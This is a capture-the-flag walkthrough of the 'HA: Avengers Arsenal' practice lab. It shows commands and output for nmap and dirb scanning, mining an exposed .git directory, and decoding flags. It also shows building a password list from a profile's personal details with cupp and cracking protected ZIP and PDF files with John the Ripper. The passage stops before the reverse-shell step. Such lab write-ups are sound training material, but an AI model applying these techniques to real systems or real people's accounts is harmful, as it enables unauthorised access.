HA: Avengers Arsenal Vulnhub Walkthrough

posted in [CTF CHALLENGES](#) on [OCTOBER 29, 2019](#) by [RAJ CHANDEL](#) with [0 COMMENT](#)

Today we are going to solve our Capture the Flag challenge called “HA: Avengers Arsenal” We have developed this lab for the purpose of online penetration practices. It contains 5 flags in the form of Avenger’s Weapons. Let’s Solve it!!

[Download Here](#)

Level: Intermediate

Task: Find 5 Flags on the Target Machine.

Penetration Methodologies

- Network Scanning
 - Netdiscover
 - Nmap
- Enumeration
 - Browsing HTTP Service
 - Enumerating Git logs
 - Directory Bruteforce using drib
 - Decoding using Spammimic
 - Enumerating using cupp
 - Bruteforcing using John the Ripper
- Exploitation
 - Getting a reverse connection
 - Spawning a TTY Shell
- Privilege Escalation
 - Path Variable

Walkthrough

Network Scanning

After downloading and running this machine in VMWare Workstation, we started by running the Netdiscover command to obtain the IP Address of the target machine. After matching the MAC and IP Address we have obtained the Virtual Machine IP address, 192.168.1.101 (the target machine IP address).

```
1 | netdiscover
```

```
Currently scanning: 192.168.3.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP          At MAC Address      Count    Len  MAC Vendor / Hostname
-----
192.168.1.1  84:16:f9:47:df:7a    1      60  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.101 00:0c:29:2d:0e:1b    1      60  VMware, Inc.
192.168.1.109 8c:ec:4b:71:c5:de    1      60  Dell Inc.

root@kali:~#
```

So, as we have the target machine's IP, the first step is to find the ports and services that are available on the target machine. We used Nmap aggressive port scan for this purpose. This is illustrated in the image given below:

```
1 | nmap -A 192.168.1.101
```

```
root@kali:~# nmap -A 192.168.1.101
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-24 12:05 EDT
Nmap scan report for 192.168.1.101
Host is up (0.00027s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
| http-git:
|_ 192.168.1.101:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'd
|   Remotes:
|       No remotes were found in this repository.
```


```
|_ https://github.com/IgniteTechnologies/Web-Application-Cheat
| http-robots.txt: 1 disallowed entry
| /groot
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Avengers Arsenal
8000/tcp open  http    Splunkd httpd
| http-robots.txt: 1 disallowed entry
| /
| http-server-header: Splunkd
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
| Requested resource was http://192.168.1.101:8000/en-US/account/lo
8089/tcp open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
| /
| http-server-header: Splunkd
| http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organization
| Not valid before: 2019-09-16T14:51:44
| Not valid after: 2022-09-15T14:51:44
MAC Address: 00:0C:29:2D:0E:1B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.27 ms  192.168.1.101
```

We got a lot of important information from this scan. For starters, we get the .git directory. We are going to enumerate it. We also got the /groot directory. It is also worth taking a look. And at last we got the Splunk service running at port 8000 and 8089.

Let's start with the HTTP port. We quickly opened the target machine IP on the browser. A web page was running through this port which can be seen in the following image:

1 | <http://192.168.1.101>



Before enumerating any further we went back to our nmap scan to get that .git directory. Upon opening the .git directory we found a **logs** directory. When opened, the HEAD page was discovered. Here on the HEAD page, we found another link i.e. "<https://github.com/Hackingzone/hackingarticles.git>"

```
0000000000000000000000000000000000000000000000000000000000000000 6820ee28fb8a3af055bbd9cafa4a707f8cb4392f root <root@ubuntu.
(None) 1568707264 -0700 clone: from https://github.com/IgniteTechnologies/Web-Application-Cheatsheet.git
go there https://github.com/Hackingzone/hackingarticles.git
```

We thought it was worth taking a look, so it was better to clone this git to our attacker machine and then investigate it further. Therefore, we will use the git clone command which allows the transfer of the git to our Kali Linux. Here, after cloning, we see that a directory is created with the name of hackingarticles. We traversed into that particular directory. Thus, to inspect the git repo we used the command git log. This gave us a commit worth enumerating.

```
1 | git clone https://github.com/Hackingzone/hackingarticles.git
2 | cd hackingarticles/
3 | ls
4 | git log
```



```
root@kali:~# git clone https://github.com/Hackingzone/hackingarticles.git
Cloning into 'hackingarticles'...
remote: Enumerating objects: 30, done.
remote: Counting objects: 100% (30/30), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 30 (delta 7), reused 26 (delta 3), pack-reused 0
Unpacking objects: 100% (30/30), done.
root@kali:~# cd hackingarticles/ ↵
root@kali:~/hackingarticles# ls ↵
Arrow.txt  Avnge.txt  Breaker.txt  CA.txt  'Chitauri Army.txt'  End.t
root@kali:~/hackingarticles# git log ↵
commit 8de2234e98b50c97e0355ec98ff9e7051d4c796e (HEAD -> master, origin/master)
Author: Hackingzone <hackingzone305@gmail.com>
```

```
Date: Tue Sep 17 14:28:44 2019 +0530

mew mew

commit c78e3ddf70b748d1aea5ccaf1fedc3aaab4ac451
Author: Hackingzone <hackingzone305@gmail.com>
Date: Tue Sep 17 14:28:12 2019 +0530

IW

commit a6b610652780fb3979ee9cbd8600e93b6b740700
Author: Hackingzone <hackingzone305@gmail.com>
Date: Tue Sep 17 14:27:43 2019 +0530

end

commit 674dc193bcdf5df2db43da89132f6efe08f3b1e8
Author: Hackingzone <hackingzone305@gmail.com>
Date: Tue Sep 17 14:27:16 2019 +0530

avnge

commit 9b5d48af1ef4d5123544cf3007a2363346e7dd4a
Author: Hackingzone <hackingzone305@gmail.com>
Date: Tue Sep 17 14:26:29 2019 +0530

chitauri army

commit 2bf255b0f23baddfc00ee16b274b4ae54a5d6ee
Author: Hackingzone <hackingzone305@gmail.com>
Date: Tue Sep 17 14:25:28 2019 +0530

breaker
```

After getting inside the hackingarticles directory we see that there are a bunch of text files. But amongst them was an “updated” log entry. This seemed interesting. So, we took a close look using the git show command. And here we have a Base64 Encoded text.

```
1 | git log 4fb65717a4bdfa8169fb0642abf0f355f7eea048
2 | git show 4fb65717a4bdfa8169fb0642abf0f355f7eea048
3 | Q2FwdGFpbIBBbWVyaWNhJ3MgU2hpZWxkOnswNjE30DZE0UE4QkI40UEyRkU3NDVERDI2Rkl
```

```
root@kali:~/hackingarticles# git log 4fb65717a4bdfa8169fb0642abf0f355f7eea048 ↵
commit 4fb65717a4bdfa8169fb0642abf0f355f7eea048
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:04:45 2019 +0530

    Captain America

commit 78a6186c9f3cbc37234f521486948b657ffaadf4
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:01:13 2019 +0530

    ultron
root@kali:~/hackingarticles# git show 4fb65717a4bdfa8169fb0642abf0f355f7eea048 ↵
commit 4fb65717a4bdfa8169fb0642abf0f355f7eea048
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:04:45 2019 +0530

    Captain America

diff --git a/CA.txt b/CA.txt
new file mode 100644
index 0000000..3fcecc0d
--- /dev/null
+++ b/CA.txt
@@ -0,0 +1,5 @@
+Captain America's shield is his primary weapon. The most well-known of his shields is
+a disc-shaped object with a five-pointed star design in its center, within blue, red,
+and white concentric circles. This shield is composed of a unique Vibranium, █
+Proto-Adamantium alloy, and an unknown third component.
+Q2FwdGFpbIBBbWVyaWNhJ3MgU2hpZWxkOnswNjE30DZE0UE4QkI40UEyRkU3NDVERDI2RklUyRTEzQ30=
```

As we identified the encoded text to be base64 we tried to decode it with the combination of the echo command with the base64 -d. This gave us our First Flag:
Captain America's Shield

```
1 | echo "Q2FwdGFpbIBBbWVyaWNhJ3MgU2hpZWxkOnswNjE30DZE0UE4QkI40UEyRkU3NDVERDI2RklUyRTEzQ30="
```

```
root@kali:~/hackingarticles# echo "Q2FwdGFpbIBBbWVyaWNhJ3MgU2hpZWxkOnswNjE30DZE0UE4QkI40UEyRkU3NDVERDI2RkUyRTEzQ30=" | base64 -d
Captain America's Shield:{061786D9A8BB89A2FE745DD26FE2E13C}root@kali:~/hackingar
```

Moving on as a part of the Enumeration, we also started a directory bruteforce scan using the dirb tool. And we found a bunch of directories like css and images. We thought that let's inspect all the directories in search of another flag.

```
1 | dirb http://192.168.1.101
```

```
root@kali:~# dirb http://192.168.1.101
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Oct 24 13:59:36 2019
URL_BASE: http://192.168.1.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.101/ ----
+ http://192.168.1.101/.git/HEAD (CODE:200|SIZE:23)
==> DIRECTORY: http://192.168.1.101/css/
==> DIRECTORY: http://192.168.1.101/images/
+ http://192.168.1.101/index.html (CODE:200|SIZE:7165)
+ http://192.168.1.101/robots.txt (CODE:200|SIZE:31)
+ http://192.168.1.101/server-status (CODE:403|SIZE:278)

---- Entering directory: http://192.168.1.101/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.101/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Thu Oct 24 13:59:40 2019
DOWNLOADED: 4612 - FOUND: 4
```

So, we opened the images directory in our Web Browser. And we saw that there were a bunch of different images in this directory that would be appearing on the

website. We tried opening each and every one of them. And we found something different with the image named “17”

Index of /images

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	Parent Directory		-	
	1.png	2019-09-17 10:30	4.5M	
	2.png	2019-09-17 10:33	9.6M	
	3.png	2019-09-17 10:36	629K	
	4.png	2019-09-17 10:41	1.2M	
	5.jpg	2019-09-19 00:09	21K	
	6.gif	2019-09-17 11:42	160K	
	7.jpg	2019-09-17 11:15	321K	
	8.jpg	2019-09-17 15:05	115K	
	9.png	2019-09-17 14:19	5.1M	
	10.png	2019-09-17 15:08	5.2M	
	11.png	2019-09-17 13:23	80K	
	12.png	2019-09-17 13:56	4.3M	
	13.png	2019-09-17 13:31	14M	
	14.jpg	2019-09-17 15:20	123K	
	15.jpg	2019-09-17 15:14	1.1M	
	16.jpg	2019-09-17 14:16	7.3M	
	17.jpeg	2019-09-16 23:15	21K	

Upon opening this image, we found that it was a QR Code. This didn't appear on the website that was running on the port 80. So, we decide to read it to proceed further.


1 | <http://192.168.1.101/images/17.jpeg>



We used a Mozilla Firefox Web Browser Plugin to decode the QR Code. You can use any method or tool of your preference. This readout to be “spammimc”. This is definitely an interesting hint.



As this word is new to any of the dictionaries that we used the in directory bruteforce. So, there might be a probability of finding a directory with this name; which would be hidden to any of the directory bruteforce scans. We tried to open the directory with the name spammimc. And it was a success as we found a text file called sceptre.txt. This is great as we are closer to our next flag.




Index of /spammimic

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
scepter.txt	2019-09-17 02:10	388	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.101 Port 80

We opened the scepter.txt, to find it to be absolutely blank. This was a bummer. But as we inspected the page closely; we found that there was indeed something written but it seemed to be hidden in the plain sight. So how to get our flag from this seems to be a mystery. We went back to the hint we got, “spammimic”. There seems to be more to it than it meets the eyes. So, we googled it.





We found this cute little site that encodes and decodes the text in various formats. This is really clever. We searched for blank space. And then copied the contents of the scepter.txt and pasted here on the spammimc website to decode it. Upon decoding we found that it is, in fact, our second flag.

Loki's Scepter

The screenshot shows a web browser window with the URL www.spammimic.com/decodespace.cgi. The page has a sidebar on the left with links: Encode, Decode, Explanation, Credits, FAQ & Feedback, Terms, and Français. The main content area features a logo with a rocket ship and the word "mimic". A large heading says "Decoded Space". Below it, a message states "Your space-encoded message decodes something like this." A red box highlights a text input field containing "Scepter:{469F1394A349DC}". Another text input field below it contains "Innocent looking text:" followed by a large empty text area.


We got the 2 flags. It's a good start. Now moving on, we went back to our initial nmap scan. We noticed that we found a directory named groot. How amazing. This is absolutely our way to another flag. So, we browsed the groot directory in our browser to find a zip file called “hammer.zip”. Brilliant.

1 | <http://192.168.1.101/groot>

The screenshot shows a web browser window with the following details:

- Title bar: Index of /groot
- Address bar: 192.168.1.101/groot/
- Content:
 - Index of /groot**
 - Name Last modified Size Description**
 - Parent Directory**
 - hammer.zip** 2019-09-17 02:17 191K
- Text at the bottom: Apache/2.4.29 (Ubuntu) Server at 192.168.1.101 Port 80

We download the zip file to our attacker system and tried to open it. Upon opening, we see that it contains a pdf file with the name Mjølnirlonir. But it asks for a password. This is a speedbump.



Cracking passwords is not that easy. We need to do enumeration for it. We went back to the webpage we saw earlier. We saw that there is a link to another webpage. It seemed like a spoof of a Social Network Account. This seemed to be the one of Tony Stark.

1 | 192.168.1.101/avengersbook.html

tony stark

Ironman
10880, Malibu, CA
01/05/2008

James Rhodes 1 min

That's what I'm talking about. When I get up in the morning and I'm putting on my uniform, you know what I recognize? I see in that mirror that every person that's got this uniform on at my back!

Upcoming Events:
Peter's Convocation Friday 15:00 Info

Friend Request

We see that we have the name, alias, address, date of birth and other important stuff and usually people keep the passwords related to it. So, we decided to use the cupp to create a dictionary of the most probable passwords. We fired up the cupp as illustrated in the given image. We provided the following information to it.

```
1 ./cupp.py -i
2 First Name: tony
3 Surname: stark
4 Nickname ironman
5 Bithdate: 01052008
```

After providing these details, cupp made us a nice short dictionary and named it tony.txt.

```
root@kali:~/cupp# ./cupp.py -i ↵
  cupp.py!
    \          # Common
    \          # User
    \          # Passwords
    \          # Profiler
    (oo)_____
    (_)_ )\_
    ||--|| *
           [ Muris Kurgas | j0rgan@remote-exploit.org ]
           [ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: tony
> Surname: stark
> Nickname: ironman
> Birthdate (DDMMYYYY): 01052008

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name:

> Do you want to add some key words about the victim? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]:
```

```
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to tony.txt. counting 2898 words.
[+] Now load your pistolero with tony.txt and shoot! Good luck!
```

Now that we have the dictionary to bruteforce, its time to get the hash to bruteforce. For this, we are going to need a script called zip2john. It gives us the hash from the zip file that could be cracked with John the Ripper. After getting the hash we ran the John the Ripper to find out that the password for the zip file is Stark12008.

```
1 | locate zip2john
2 | cd Downloads/
3 | /usr/sbin/zip2john hammer.zip > hash
4 | john --wordlist=/root/cupp/tony.txt hash
```


```
root@kali:~# locate zip2john ↵
/usr/sbin/zip2john
root@kali:~# cd Downloads/ ↵
root@kali:~/Downloads# /usr/sbin/zip2john hammer.zip > hash ↵
ver 2.0 efh 5455 efh 7875 hammer.zip/mjlonir.pdf PKZIP Encr: 2b chk, TS_ch
root@kali:~/Downloads# john --wordlist=/root/cupp/tony.txt hash ↵
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Stark12008      (hammer.zip/mjlonir.pdf)
1g 0:00:00:00 DONE (2019-10-24 12:27) 16.66g/s 48300p/s 48300c/s 48300C/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Downloads#
```

Moving on we extracted the contents of the zip file. To see that it contains a pdf document.

```
1 | unzip hammer.zip
```

```
root@kali:~/Downloads# unzip hammer.zip ↵
Archive:  hammer.zip
[hammer.zip] mjlönir.pdf password:
  inflating: mjlönir.pdf
root@kali:~/Downloads#
```

We tried to open the pdf document. But we find that it is yet another protected with a password.



Now we are going to bruteforce the password as we did with the zip file. First, we are going to need to get a password hash. We used the pdf2john script for that process. After getting the hash we tried to crack the password on the pdf file using John the Ripper. It came out to be “Tony_050081”.

```
1 | /usr/sbin/pdf2john.pl Mjølnirlonir.pdf > hashes
2 | john --wordlist=/root/cupp/tony.txt hashes

root@kali:~/Downloads# /usr/share/john/pdf2john.pl mjlönir.pdf > hashes
root@kali:~/Downloads# john --wordlist=/root/cupp/tony.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
No password hashes left to crack (see FAQ)
root@kali:~/Downloads# john hashes --show
mjlönir.pdf:Tony_050081

1 password hash cracked, 0 left
root@kali:~/Downloads#
```

Now that we have the password for the pdf file we went back to the file. We entered the password that we just cracked. And That's when we get another flag. It's Thor's Mjølnir.

Mjølnir:{4A3232C59ECDA21AC71BEBE3B329BF36}


As we don't have any way to move forward from here, we went back to the original website hosted on port 80. As we have seen in some of the previous labs that the lab authors love to hide hints in the source code. So, we started to examine the source code of the lab. We find that there is a reference of a link that was not connected to any particular Button or text on the webpage. The only way to access it is by clicking on it from the source code itself. It is named ravagers.html. Love the Guardians of the Galaxy Reference.

```
    ... w3-col m6 w3-padding-large w3-hide-small">
91 <div class="w3-col m6 w3-padding-large w3-hide-small">
92 
93 </div>
94 <div class="w3-col m6 w3-padding-large">
95 <h1 class="w3-center">Stormbreaker</h1><br>
96 <h5 class="w3-center">Wielded by Thor</h5>
97 <p class="w3-large">Stormbreaker is an enchanted axe used by Thor. It was forged from Uru on Nidavellir
98 </div>
99 </div>
100 <hr>
101 <!-- Yaka Arrow Section -->
102 <div class="w3-row w3-padding-64" id="menu">
103 <div class="w3-col l6 w3-padding-large">
104 <h1 class="w3-center">Yaka Arrow</h1><br>
105 <h5 class="w3-center">Wielded by Yondu</h5>
106 <p class="w3-large">The Yaka Arrow is a whistle-controlled arrow made from Yaka that uses technology
107 </div>
108 <a href="ravagers.html"></a>
109 <div class="w3-col l6 w3-padding-large">
110 
111 </div>
112 </div>
113 <!-- End page content -->
114 </div>
115
116 <!-- Footer -->
117 <footer class="w3-center w3-light-grey w3-padding-32">
118 <p>Made by <a href="https://hackingarticles.in" target="_blank" class="w3-hover-text-green">Hackingarticles.in</a>
119 <p>Powered by <a href="https://hackingarticles.in" target="_blank" class="w3-hover-text-green">Stark Industries</a>
120 </footer>
121
122 </body>
---
```

Hoping we hit a lucky spot we rushed to open the said link. Much to our demise, we find that it was just a blank page. For a while, it seemed that it was a rabbit hole. But we remembered how we got here in the first place, through the source code. So, we tried looking at it. And we found some number that might look like hex code.



